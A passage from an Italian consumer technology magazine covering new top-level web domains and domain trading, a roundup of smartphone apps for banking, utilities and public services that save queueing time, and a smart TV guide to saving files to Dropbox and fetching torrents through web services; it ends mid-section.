Prima di riportare notizie trovate in Rete, valutiamone l'attendibilità e verifichiamone le fonti. Evitiamo di dare per vere delle "bufale": perderemmo in credibilità (e di conseguenza in visite).

MULTIMEDIALITÀ
Evitiamo di rendere il blog piatto sotto l'aspetto visivo, spezziamo la noia della lettura con l'aggiunta di immagini e video. Insomma, rendiamo accattivante anche la presentazione delle notizie!

SUL WEB Se vogliamo approfondire la conoscenza di Wordpress o chiarire un dubbio, possiamo fare affidamento al forum **http://it.forums.wordpress.com**.

I domini della Rete

IL WEB SI AVVIA A UNA RIVOLUZIONE CHE RENDERÀ PIÙ FACILE TROVARE QUEL CHE SI CERCA

NUOVE ESTENSIONI PER INDIRIZZI CHE PARLANO DA SOLI!

I domini dei siti Web sono identificati, come sappiamo, da un'estensione: la parte terminale dell'indirizzo; attualmente, abbiamo estensioni di tipo geografico (ad esempio, **.it**, **.eu**, **.de**, ecc.), informativo (**.net** e **.info**), commerciale (**.com** e **.biz**) e destinate alle associazioni (**.org**). Queste estensioni ci sembrano troppo restrittive? A breve le cose saranno decisamente diverse: è in programma la formalizzazione di centinaia di nuovi domini, per cui potremo avere anche un **.pizza**, un **.book**, **.hotel** e via dicendo. L'ICANN, l'ente internazionale che si occupa di assegnare gli indirizzi IP e i nomi a dominio di primo livello, già qualche anno fa aprì un bando per l'assegnazione dei primi 200 nuovi domini: a questi se ne stanno aggiungendo molti altri. La scelta del dominio giusto, tra i nuovi presto disponibili, aiuterà a promuovere meglio se stessi e la propria attività. Chi gestisce una pizzeria avrà senz'altro più visibilità a livello internazionale con un dominio del tipo **.pizza** piuttosto che un anonimo e limitante **.it** o **.com**. Questa nuova categorizzazione dei siti Web agevolerà molto anche i motori di ricerca, che riusciranno a fornire risultati più in linea con le richieste degli utenti.

UNA QUESTIONE DI LIVELLI

Occorre fare una precisazione: gli indirizzi Web formati dal nome del sito e seguito da una sola estensione (tipo .it o .pizza) sono detti "di primo livello" (ad esempio, **www.luigicivita.it**). Questi si distinguono dai cosiddetti domini "di secondo livello", dove tutto il primo livello diventa di fatto l'estensione dell'indirizzo (come **www.ilsognodiilaria.luigicivita.it**). I domini di secondo livello sono, quindi, una sorta di "diramazione" dei domini di primo livello e vengono normalmente concessi in modo gratuito. I domini di primo livello, invece, vanno acquistati! Per registrare il proprio indirizzo basta cercare un provider, seguire una procedura online abbastanza veloce e concludere con il pagamento. Per poco più di 10 euro potremo acquistare il solo indirizzo e utilizzando eventualmente su uno spazio Web già in nostro possesso. Fino al 2009 la registrazione dei domini .it era più laboriosa rispetto agli altri, in quanto bisognava compilare una lettera di assunzione di responsabilità da rispedire, in formato cartaceo. Per fortuna, anche l'Italia si è allineata al resto del mondo e ora anche i nomi a dominio .it possono essere registrati velocemente come tutti gli altri.
E per i nuovi domini? Attualmente, presso alcuni provider è già possibile prenotarli, anche se (al momento in cui scriviamo) non sono disponibili all'uso.

NON PERDERE L'OCCASIONE!

Il sito di **1&1**, **www.1and1.it**, uno dei più grandi Registrar al mondo, consente di scegliere oggi tra 700 nuove estensioni. Inserito l'indirizzo completo che desideriamo e compilato un piccolo modulo online, tramite 1&1 è possibile garantirsi un diritto di precedenza in maniera gratuita e senza alcun impegno: non appena le nuove estensioni saranno disponibili, verremo avvisati e potremo decidere se procedere o meno con l'acquisto effettivo. Chiaramente è possibile eseguire la procedura per tutti gli indirizzi a cui siamo interessati. Il nostro consiglio è anticiparsi quanto più possibile, per non rischiare di perdere un'opportunità unica per dare una rinnovata visibilità alla propria immagine sul mondo del Web.

Dalla pagina www.edmaster.it/url/3052 è possibile scoprire tutti i nuovi domini e prenotarli senza impegno con 1&1.

IL BUSINESS DEI DOMINI

Considerando che un nome a dominio costa davvero poco, circa una decina di euro, c'è chi ha trasformato la compravendita degli indirizzi Web in un vero e proprio business. L'idea è individuare i nomi più appetibili, associati a qualche marchio famoso o a termini di uso comune, e acquistarli a proprio nome, con la speranza di poterli rivendere a prezzi molto più alti a chi è davvero interessato per questioni personali o commerciali. Si pensi a un indirizzo come ferrari.auto o ferrari.car... Ovviamente, chi svolge questo tipo di attività sta molto attento alle scadenze: se non dovesse rinnovare in tempo utile, si ritroverebbe l'indirizzo soffiato da qualche "collega" o dal diretto interessato. Questo tipo di business era già florido in passato, ma con i nuovi domini e con la possibilità di creare giochi di parole con gli indirizzi dei siti Web, si assisterà a una nuova corsa all'oro!

SUL WEB Se ci siamo lasciati scappare un nome a dominio di nostro interesse possiamo affidarci a **www.domainhole.com**: il servizio monitora gli indirizzi segnalati e ci avvisa se tornano liberi e disponibili per l'acquisto.

Salta la coda con le app

ECCO COME OTTENERE UN "PASS VIP" PER SALTARE LA FILA A SPORTELLI, TABACCHINI E CENTRALINI

E "GUADAGNI" 16 GIORNI ALL'ANNO CHE PUOI DEDICARE A TUTT'ALTRO!

Si stima che, in media, trascorriamo circa 400 ore l'anno stando in coda agli uffici dell'ASP (ex ASL), alle Poste, in banca o ai semafori. Tantissimo tempo che con un po' di astuzia possiamo evitare di sprecare (potendolo così dedicare in attività molto più gratificanti) guadagnandoci persino in salute. Non vogliamo suggerirti di emulare i soliti "furbetti" che, irrispettosi del prossimo, passano avanti a tutti, ma di usare con intelligenza gli strumenti hi-tech già a tua disposizione per evitare del tutto sportelli e uffici. Gli app store degli smartphone che portiamo sempre con noi, infatti, brulicano di utilissime app che ci evitano di recarci in banca, alle Poste, in ricevitorie, biglietterie o uffici degli enti pubblici. Possiamo pagare bollettini postali, effettuare bonifici, ricaricare il cellulare, prenotare viaggi in treno o in aereo, richiedere certificati o moduli, partecipare a concorsi pubblici e sbrigare tantissime altre faccende operando direttamente dal nostro dispositivo mobile. Ecco, dunque, le nostre app per saltare la coda!

QURAMI

Piattaforma: iOS, Android, Windows Phone e Blackberry

È un progetto italiano che rende possibile la prenotazione dei servizi dallo smartphone, riducendo così i tempi di attesa allo sportello. Attivo già in diversi uffici della pubblica amministrazione e università, sostituisce i biglietti di carta che ritiriamo quando siamo costretti a fare una fila. Scaricata l'app, si può prenotare il proprio posto in fila da dove desidera. Mostra il numero esatto di persone in coda, il tempo di attesa stimato e ci avvisa quando sta per arrivare il nostro turno.

Qurami
Tutorial Office
Via Giovanni Giolitti 34
Roma
Q39


ENI GAS E LUCE

Piattaforma: iOS e Android


Utile per gestire il rapporto con il fornitore di energia e gas ENI. Tra le funzioni dell'app è presente l'autolettura per comunicare facilmente i consumi usando lo smartphone o il tablet. Inoltre, se abbiamo bisogno di una rateizzazione, possiamo attivare la procedura senza nemmeno recarci allo sportello o chiamare il servizio commerciale. L'app è utile anche per tenere sempre sotto controllo i consumi, grazie a comodi grafici.

ENEL ENERGIA

Piattaforma: iOS, Android

Se siamo clienti Enel Energia con questa app possiamo gestire il nostro contratto in tutta semplicità. Per usarla è necessario registrare un account abbinato al contratto, dopodiché potremo scoprire e attivare le offerte, inviare l'autolettura, consultare le fatture e pagare le bollette. L'app è dotata di uno scanner QR Code che facilita l'inserimento dei dati relativi alla bolletta da pagare. Basterà tappare su **Paga in uno scatto**, inquadrare il QR Code sulla bolletta e procedere con il pagamento tramite carta di credito.

187

Piattaforma: iOS e Android



Oltre a pagare le bollette o consultare i dati e le fatture del nostro conto Telecom Italia, l'app offre alcuni strumenti che ci consentono di richiedere assistenza tecnica sulla linea. Invece di passare interminabili minuti nell'attesa che il centralino ci passi un operatore, possiamo richiedere una diagnosi della linea telefonica o ADSL e segnalare eventuali problematiche in un tap. La sezione **Assistenza** ci tiene aggiornati sulle pratiche in corso e ci avvisa sulla presenza di guasti nella nostra zona indicandoci anche quando saranno risolti.

MYFASTWEB

Piattaforma: iOS e Android


Permette di modificare o recuperare le password, aggiornare i recapiti, controllare i consumi e le spese extra dell'abbonamento di linea fissa e di quello mobile, gestire la configurazione della rete Wi-Fi, ricaricare la SIM o regalare una ricarica. Dall'app si accede anche all'area supporto, dove si trovano utili informazioni di carattere tecnico e amministrativo; inoltre, si può effettuare un controllo sulla linea e inviare una richiesta di assistenza ai gruppi competenti.

myCicero aggiunge un assistente evoluto al nostro smartphone Android e iPhone con il quale acquistare biglietti o abbonamenti degli autobus, trovare parcheggio e pagare solo gli effettivi minuti di sosta.

119
Piattaforma: iOS, Android e Windows Phone
È l'app dedicata ai clienti TIM per gestire la linea mobile direttamente dallo smartphone. Le informazioni che troviamo comprendono la scadenza e la tariffa attiva, i consumi e il traffico residuo delle opzioni attive. Con pochi tocchi possiamo effettuare una ricarica con la carta di credito o il nostro conto PayPal. Nella sezione **TIM Ti avvisa** possiamo abilitare le notifiche per tenere sotto controllo la soglia delle offerte attive. Su Android abbiamo anche un pratico widget per monitorare il credito direttamente in home screen.

MYVODAFONE
Piattaforma: iOS, Android e Windows Phone
Accedendo all'applicazione via 3G, il sistema riconosce automaticamente la nostra utenza e ci fornisce tutti i nostri dati. È possibile tenere sotto controllo il credito, il traffico, i contatori e le soglie, trovare i negozi Vodafone più vicini, effettuare ricariche online, sfogliare il saldo e il catalogo **Vodafone YOU** e scoprire le ultime offerte del gestore. Nell'app è presente la possibilità di chattare su Twitter con l'assistenza tecnica Vodafone.

MYWIND
Piattaforma: iOS e Android
L'app di Wind si contraddistingue dalla concorrenza per alcuni contenuti extra, interessanti per chi cerca un modo per saltare le code. Oltre agli strumenti classici per gestire le utenze ed effettuare ricariche o pagamenti, la sezione **MyTicket** presenta un innovativo servizio di biglietteria via SMS. Attivo solo in alcune città e comuni del Bel Paese, MyTicket permette di acquistare il biglietto dell'autobus senza passare dalla biglietteria. Al posto del biglietto cartaceo, il documento di viaggio sarà recapitato via SMS. Se non abbiamo un dispositivo Android o iOS, troviamo gli stessi servizi collegandoci da qualunque smartphone alla pagina **https://start.wind.it**.

POSTEMOBILE
Piattaforma: iOS e Android
Previa attivazione di una e-postepay, la carta virtuale di BancoPosta abbinata alla SIM, l'app di PosteMobile può diventare il nostro portafogli virtuale per l'acquisto o il pagamento di innumerevoli servizi. Se non abbiamo attivato l'e-postepay, possiamo farlo anche dall'app, dopodiché potremo acquistare biglietti Trenitalia, effettuare bonifici, pagare i bollettini postali sfruttando il pratico scanner QR code, ricaricare carte prepagate o SIM e acquistare biglietti per concerti o altri eventi scalando il costo dal credito della SIM PosteMobile. Ovviamente fornisce tutte le informazioni sulla linea telefonica e i dati su credito, consumi e offerte attive.

AREA CLIENTI 3
Piattaforma: iOS, Android e Windows Phone
Tramite l'app del gestore 3 Italia, avremo accesso a una nutrita serie di informazioni: il nostro profilo cliente, l'offerta attiva, la nostra anagrafica, i costi, i crediti, le soglie e tanto altro. Inoltre, Area Clienti 3 permette di accedere alla sezione **Conto 3 Online**, abilitare la fattura elettronica, contattare il supporto tecnico e visionare le risposte ai nostri quesiti. Non manca il menu per effettuare una ricarica della SIM pagando con carta di credito. Vi è anche l'accesso al database dei negozi Tre sul territorio Italiano e la verifica della copertura.

POSTEAPP
Piattaforma: iOS e Android
Le code agli uffici postali sono sempre interminabili. Per fortuna ora abbiamo un'alternativa. Su **www.poste.it/app/index.shtml** troviamo l'elenco completo di tutte le app con i rimandi agli store Apple e Google. Potremo pagare bollettini postali importando i dati mediante la fotocamera del dispositivo, inviare telegrammi, raccomandate, usare le foto della galleria (o acquisite con la fotocamera) per realizzare cartoline che verranno stampate e spedite con Posta Prioritaria...

LA TUA BANCA
Piattaforma: iOS, Android e Kindle
La tua banca è l'app di mobile banking del gruppo Intesa Sanpaolo che mette a disposizione sui device mobile gli stessi servizi, informativi e dispositivi, offerti in filiale. Possiamo consultare il saldo e i movimenti di conto corrente e carte di credito, le quotazioni e il patrimonio, ma anche fare bonifici, trasferire denaro con Giroconto o Western Union, ricaricare carte prepagate o cellulari e revocare un pagamento. Mentre per i servizi dispositivi è necessario autenticarsi inserendo il codice O-Key abbinato al profilo, per quelli informativi possiamo attivare l'accesso veloce, in modo da poter consultare velocemente il saldo.


QUI UBI
Piattaforma: iOS e Android
Con questa app, UBI integra le principali funzioni informative e ci consente di fare bonifici, disporre pagamenti e operazioni di trading in mobilità tramite il nostro smartphone o tablet. Per accedere è sufficiente essere titolari di un conto/account UBI e inserire gli stessi codici utilizzati per la navigazione dal browser del PC.

MOBILE BANKING DI UNICREDIT
Piattaforma: iOS e Android
L'innovativo dispositivo Mobile Token integrato, che permette di generare password monouso, in modo semplice e veloce, da utilizzare per la conferma delle operazioni effettuate in Banca Multicanale o tramite cellulare, rende l'app di UniCredit pratica e sicura. Dopo aver installato l'app, bisognerà seguire la procedura di attivazione collegandoci alla homepage del nostro account internet banking e pigiando su **Banca via cellulare**. Riceveremo un'email con il codice di attivazione in formato QR code da importare nell'app mediante il relativo menu. Anche se l'attivazione ci porterà via qualche minuto in più, al termine potremo effettuare qualsiasi operazione usando esclusivamente il nostro smartphone/tablet.

SUL WEB **24 Autocertificazioni** è l'app per Android per creare autocertificati di varia natura e inviarli via email direttamente dal nostro smartphone/tablet.

BANCA MPS

Piattaforma: iOS e Android

Tramite l'app è possibile fare più o meno tutte le operazioni disponibili anche sul servizio di internet banking offerto da Monte dei Paschi di Siena. Si arriva all'interfaccia vera e propria dell'app, solo dopo aver superato la fase di accesso e autenticazione tramite l'uso della **PasKey** o della modalità **Accesso dove vuoi**, che trasmette il codice via SMS o email. I menu di default ci consentono di accedere agli ultimi movimenti, emettere bonifici o ricaricare la prepagata MPS Spider, nonché memorizzare le preferenze per settare le operazioni predefinite. Per aggiungere ulteriori voci, ad esempio **Ricarica Cellulare**, **Quotazioni** o **Titoli**, basta tappare sulla matita in alto a destra e selezionare il servizio desiderato.

ING DIRECT ITALIA

Piattaforma: iOS, Android

Nella piattaforma di mobile banking del gruppo ING Direct non è ancora presente un menu per gestire le carte prepagate, per il resto non manca nessuna delle funzioni dispositive e informative che spettano a uno strumento di internet banking. Possiamo gestire il Conto Arancio, modificare il plafond della carta di credito, pagare i bollettini fotografando il codice, effettuare bonifici, ricaricare il cellulare ecc. senza fare un solo minuto di coda.

MEDIOLANUM

Piattaforma: iOS, Android e Windows Phone

L'app Mediolanum si propone come interfaccia ottimizzata per dispositivi touch screen del servizio B.Med Mobile. Tra le sue caratteristiche non manca ciò che riguarda lo stato del conto corrente, dei nostri investimenti nonché delle polizze vita contratte con Banca Mediolanum. Possiamo effettuare qualunque genere di operazione dispositiva con un semplice tocco e, se abbiamo bisogno di contante, l'app ci guida fino al Bancomat più vicino.


CREDEM

Piattaforma:iOS

Solo i possessori di un iPhone/iPad possono usufruire dell'app realizzata per i titolari di un conto corrente Credem. Nell'attesa delle versioni per Android e Windows Phone (che arriveranno a breve), gli utenti possono fare affidamento ai servizi offerti sul sito mobile. La sicurezza del circuito è garantita dal protocollo di cifratura delle pagine e dall'impiego di Mr.Pin, ovvero il token per l'accesso all'internet banking di Credem.

CALCOLA BOLLO E SUPERBOLLO

Piattaforma: iOS

Progettata dall'ACI ci consente di calcolare il bollo auto/moto, la data di pagamento e ci dice se ci sono sanzioni da pagare. Tutto ciò selezionando la categoria del veicolo e inserendo la targa. Purtroppo manca la possibilità di effettuare il pagamento direttamente dall'app; tuttavia, si può sempre ricorrere alle app di mobile banking, al sito della nostra banca o alla pagina **https://servizi.aci.it/Bollonet**.

BOLLOAUTO&MOTO

Piattaforma: Android

BolloAuto&Moto è l'alternativa Android all'app **Calcola Bollo**. Si tratta di un'interfaccia che traduce i dati forniti dal servizio online di Agenzia delle Entrate per renderli fruibili sugli smartphone Android. Inserendo il numero della targa possiamo ottenere tutte le informazioni riguardo al veicolo (cilindrata, potenza, data di immatricolazione ecc.) e alla tassa di proprietà (data di scadenza, importo da versare ed eventuali sanzioni). Inoltre, può aggiungere un promemoria al calendario che ci avvisa quando sarà il momento di pagare il bollo.

EBAY

Piattaforma: iOS, Android, Windows Phone e BlackBerry

Con quest'app fare acquisti senza uscire di casa diventa ancora più semplice. Ordinate categorie e numerosi filtri ci permettono di sfogliare con un tocco le offerte e i prodotti che potrebbero interessarci. L'app impara a conoscere i nostri gusti, proponendoci oggetti e venditori affini e ci aiuta nei rapporti post vendita tracciando le spedizioni e le comunicazioni con il venditore.

DOVECONVIENE

Piattaforma: iOS e Android

Con i tempi che corrono, prima di acquistare un articolo, siamo disposti a percorrere chilometri per confrontare i prezzi tra i vari negozi. Di contro, il tempo speso per andare da un negozio all'altro e stare in fila, senza contare il carburante consumato, supera l'effettivo risparmio. Con quest'app avremo i volantini dei maggiori store e supermercati della nostra città a portata di mano. Le informazioni sul negozio ci consentono di contattarlo per conoscere la disponibilità, mentre la mappa ci mostrerà come raggiungerlo.

TROVAPREZZI

Piattaforma: iOS e Android

Un modo semplice e veloce per fare acquisti in oltre 2.000 negozi online avendo la certezza di scegliere sempre i prezzi più vantaggiosi. L'app di Trova Prezzi rappresenta un must have per gli amanti dello shopping al giusto prezzo. Inoltre, l'app è stata di recente arricchita con la sezione **Deals** che mostra le offerte e i ribassi più allettanti disponibili online.

PRIVALIA MOBILE ITALY

Piattaforma: iOS, Android e Windows Phone

I negozi di outlet richiamano sempre folle di persone alla ricerca di prodotti prestigiosi a prezzi ribassati, e le code possono diventare chilometriche. L'app di Privalia, che propone quotidianamente sconti sugli articoli di marchi prestigiosi, è il modo più sicuro per non lasciarseli sfuggire.

GLAMOO

Piattaforma: iOS e Android

Avvalendosi del GPS, Glamoo ci propone i servizi offerti a prezzi vantaggiosi nella zona in cui ci troviamo. Un paio di tap è potremo prenotare cene, percorsi SPA, sedute odontoiatriche e diversi altri servizi.

INPS SERVIZI MOBILE

Piattaforma: iOS e Android

L'intento delle pubbliche amministrazioni è quello di rendere più snella la burocrazia e l'app di INPS è un ottimo esempio di quanto possa essere utile la tecnologia per attuare questa svolta. L'app divide i contenuti in due sezioni che distinguono i servizi accessibili senza autenticazione da


SUL WEB Per consultare dal tuo smartphone l'elenco aggiornato di bandi e concorsi pubblicati sulla Gazzetta Ufficiale puoi usare l'app **Concorsi Gazzetta Ufficiale** (Android) o **G.U. Concorsi** (iPhone/iPad).


quelli per cui è richiesto il codice PIN. La gamma di servizi offerti spazia dal semplice estratto conto contributivo sino alla prenotazione di servizi, o dalla gestione dei dipendenti al versamento dei contributi. INPS Servizi Mobile è un utilissimo strumento che può farci risparmiare tante ore di attesa e snervanti rimbalzi da un ufficio all'altro.

IMODULI

Piattaforma: iOS (€ 0.89)
iModuli porta sul nostro cellulare più di 1.700 moduli in formato PDF comunemente utilizzati nei rapporti tra noi e gli Enti Pubblici tra cui: ACI, Agenzia delle Entrate, INAIL, INPS, ENPAF, Provincia di Napoli, Roma, Milano, Torino ecc. Il vantaggio è di non essere più costretti a fare lunghissime code solo per ritirare i moduli compilabili. Quando ne avremo bisogno, basterà inviare il documento al nostro indirizzo email e stamparlo.

AUTOCERTIFICO

Piattaforma:iOS (€ 0,79)
L'autocertificazione ha la stessa validità dei certificati che sostituisce, evitandoci interminabili code che rovinano l'umore per tutto il resto della giornata. Con Autocertifico abbiamo tutto a portata di iPhone. Certificati di residenza, qualifiche professionali, situazione reddituale e molti altri tipi di autocertificazione sono pronti per essere compilati, inviati via email e stampati.

CERCA LAVORO MONSTER

Piattaforma: iOS e Android
Trovare lavoro è ormai un'impresa ardua e per riuscirci siamo costretti a girare da un posto all'altro per presentare il nostro curriculum. Monster offre la possibilità di navigare in migliaia di offerte in Italia, Europa o USA e presentare la candidatura anche dal nostro dispositivo mobile. Inoltre, utilizzando la geolocalizzazione, l'app può filtrare i risultati mostrando solo le offerte di lavoro nella nostra zona.

CERCO LAVORO

Piattaforma: iOS, Android, Windows Phone e BlackBerry
Sono oltre 50.000 le aziende che si affidano a questa piattaforma per assumere nuovo personale. Ora possiamo inserire il nostro profilo e CV, pubblicare un annuncio, navigare tra le offerte e rispondere alle richieste anche da dispositivi mobile.

INDEED

Piattaforma: iOS e Android
Un potente motore di ricerca per trovare lavoro in 50 Paesi. L'utilizzo è semplice: basta inserire il tipo di lavoro da cercare o il nome della società nella casella **Cosa**, digitare il Paese, città, regione o CAP in quella **Dove** o utilizzare la localizzazione GPS e tappare su **Trova Lavori**.

CONCORSANDO

Piattaforma: iOS e Android
Utile per prepararsi ai concorsi! Grazie a esercitazioni e simulazioni delle prove, possiamo verificare il nostro grado di preparazione e scoprire se vale la pena tentare o se sarebbe soltanto una perdita di tempo.

PRONTO TRENO

Piattaforma: iOS, Android e BlackBerry
L'app ufficiale di Trenitalia ci permette di acquistare biglietti, effettuare modifiche alle prenotazioni e ottenere il rimborso dei ticket in tutta comodità. Pratici widget, disponibili solo per Android, ci permettono di avere nella home anche le informazioni sul biglietto acquistato, pronte per essere mostrate al controllore.


VOLAGRATIS

Piattaforma: iOS e Android
Con Volagratis possiamo interrogare le tariffe di oltre 400 compagnie. I filtri permettono di rifinire i risultati in base a prezzo, compagnia, numero di scali e orario di partenza. Individuato il volo più conveniente, l'app consente di concludere la prenotazione. Grazie alla funzionalità **FlightStatus**, possiamo verificare lo stato del volo in tempo reale.

EXPEDIA

Piattaforma: iOS e Android
Chi dice che per prenotare una vacanza occorra più tempo di quello che trascorreremo nella meta prefissata? Con **Expedia Hotels & Flight** basta scegliere la destinazione e lasciarsi guidare dalle offerte migliori, avvalendosi anche di foto e recensioni inviate dagli utenti.

SKYSCANNER

Piattaforma:iOS, Android, Windows Phone e BlackBerry
L'app non si limita a trovare il prezzo più basso spulciando nelle tariffe di ben 1.000 compagnie aeree, ma ci suggerisce anche le date più convenienti per organizzare il viaggio. Dall'app è possibile acquistare il biglietto dalla compagnia aerea o dall'agenzia che offre il prezzo più vantaggioso. Interessante è la funzione **Ovunque**, che permette di cercare i voli più economici per il periodo che ci interessa.

WAZE GPS


Piattaforma: iOS e Android
Basata sugli aggiornamenti inviati dagli automobilisti che utilizzano l'app, Waze GPS fornisce dati molto accurati sulle condizioni di viabilità e traffico. L'app è anche un valido navigatore satellitare che usa queste preziose informazioni per calcolare l'itinerario più breve, evitando incidenti, ingorghi, strade chiuse e altri intoppi che potrebbero rovinarci la giornata.

INFOTRAFIC QUATTRORUOTE

Piattaforma: iOS e Android
Prima di metterci alla guida, una controllata a quest'app ci permetterà di visualizzare in tempo reale lo stato della circolazione su autostrade e tangenziali per verificare se ci sono rallentamenti, code, svincoli chiusi, cantieri o altri intoppi.

SUPERENALOTTO

Piattaforma: iOS e Android
Quando il montepremi diventa importante, la febbre del SuperEnalotto sale, congestionando le ricevitorie. Tentare la fortuna è impossibile a causa delle lunghe code? Con l'app ufficiale possiamo giocare la nostra schedina dallo smartphone e, grazie allo scanner integrato, controllare le vincite inquadrano la ricevuta.

SUL WEB **ePolizza** è un app del gruppo Generali disponibile per tutti gli smartphone che permette di segnalare un sinistro o un infortunio, completo di documentazione, senza doversi recare in agenzia.

Download dalla TV

COME USARE LE NUOVE SMART TV PER SCARICARE FILE, VIDEO, MUSICA E FOTO DA INTERNET

CON LE DIRITTE GIUSTE SUPERI OGNI LIMITE

Tutti i nuovi televisori sono dotati di funzionalità Smart e quindi si possono collegare a Internet per visualizzare una serie di contenuti in streaming e accedere a un catalogo molto più ampio. Lo scopo è quello di avere in un unico dispositivo tutte le funzioni di un sistema Home Theater. Oltre a questo sono anche dotate di un browser per navigare sul Web che però ha diverse limitazioni rispetto a quello che siamo soliti utilizzare su PC. Si tratta di una versione sviluppata per consentire la semplice consultazione delle pagine (alcuni supportano anche Flash) e quindi non offre la possibilità di scaricare file e contenuti come sul computer. Sfruttando però alcuni servizi online possiamo aggirare questi ostacoli e scaricare i file direttamente sulla "nuvola" per poi averli a disposizione quando ci servono. Ogni Smart TV ha poi un ricco catalogo di app e giochi che si possono scaricare, consentono di noleggiare film, effettuare il download di contenuti interattivi e accedere ai file multimediali che abbiamo salvato sul computer. Insomma, le possibilità offerte sono innumerevoli e vanno ben oltre la semplice visione di foto e video. Ecco dunque come sbloccare tutte le funzionalità del nostro Smart TV e renderlo un centro per il download completo e sincronizzato col PC.

SINCORONIZZARE SU DROPBOX

Il browser delle smart TV non consente di salvare i file, ma possiamo aggirare questa limitazione servendoci di un sito che ci permette di salvarli sul nostro account di Dropbox. Per procedere, avvia il browser del PC, vai su **www.urldroplet.com** e clicca sul tasto **Signu Up** per registrare un account. Inserisci l'email, scegli una password e clicca su **Sign In**. Verrà quindi inviata una email col link per confermare la registrazione. Dopo averci cliccato sopra, potremo accedere al servizio online e scegliere il tipo di piano. Nel nostro caso proviamo quello **Free**. Spostiamoci sul browser del televisore ed effettuiamo il login su **www.urldroplet.com**. A questo punto, dopo esserci procurati il link del file che vogliamo scaricare, digitiamolo nel campo **Enter your url** e clicchiamo su **Save**. A questo punto verremo reindirizzati alla pagina di Dropbox da cui fare il login con le nostre credenziali. Clicchiamo su **Consenti** per permettere a **Url Droplet** di accedere a Dropbox e una volta ottenute le autorizzazioni completiamo il caricamento del file sulla nostra nuvola. Se abbiamo installato Dropbox sul PC, alla sua accensione troveremo i file nella cartella della sincronizzazione automatica.


SCARICARE DA BITTORRENT

Con un servizio simile a Url Droplert possiamo scaricare anche file dalla rete BitTorrent senza dover installare alcuna applicazione. Anche in questo caso basta il browser e un servizio online come **www.zbigz.com**. Basta recarsi sul sito, effettuare la registrazione ed eseguire il login. A questo punto si digita l'URL del file .torrent nel campo al centro della pagina e si clicca sul pulsante **Go**. Il file scaricato verrà salvato sul server del servizio per 7 giorni e potrà poi essere messo in download dal proprio PC.

DOWNLOAD DI APP E GIOCHI

